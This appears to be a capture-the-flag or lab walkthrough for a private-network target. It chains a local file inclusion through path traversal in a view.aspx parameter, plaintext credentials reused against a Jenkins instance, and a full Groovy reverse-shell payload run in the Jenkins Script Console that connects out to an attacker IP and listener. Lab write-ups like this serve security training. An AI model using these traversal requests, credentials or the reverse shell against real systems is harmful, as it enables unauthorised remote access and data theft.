
Maybe we have a LFI Vuln here
The Portal is Offline

We confirm that an LFI vulnerability exists.
http://192.168.178.86:5000/view.aspx?file=..\\..\\..\\Windows\\win.ini

We open the jenkins.ini
(We learned about the directory on the SMB share)
http://192.168.178.86:5000/view.aspx?file=..\\..\\..\\ProgramData\\Jenkins\\jenkins.ini

Alternative command
curl -s --ntlm -u 'novacart.local\j.bronski:jan162005' "http://192.168.178.86:5000/view.aspx?file=../../../../ProgramData/Jenkins/jenkins.ini"
Jenkins Instance on http://192.168.178.86:8080

We login in the Jenkins webapp
User=jbronski
PW=1novatech
In Jenkins we can get easy a Revshell
We open the Scrip Console on
http://192.168.178.86:8080/manage/script
We use this Payload for Revshell
String host="10.200.49.162";
int port=4422;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(), si=s.getInputStream();OutputStream po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed()){while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(pe.read());while(si.available()>0)po.write(si.read());so.flush();po.flush();Thread.sleep(50);try {p.exitValue();break;}catch (Exception e){}};p.destroy();s.close();

We start a listener
penelope -p 4422
We got a Shell
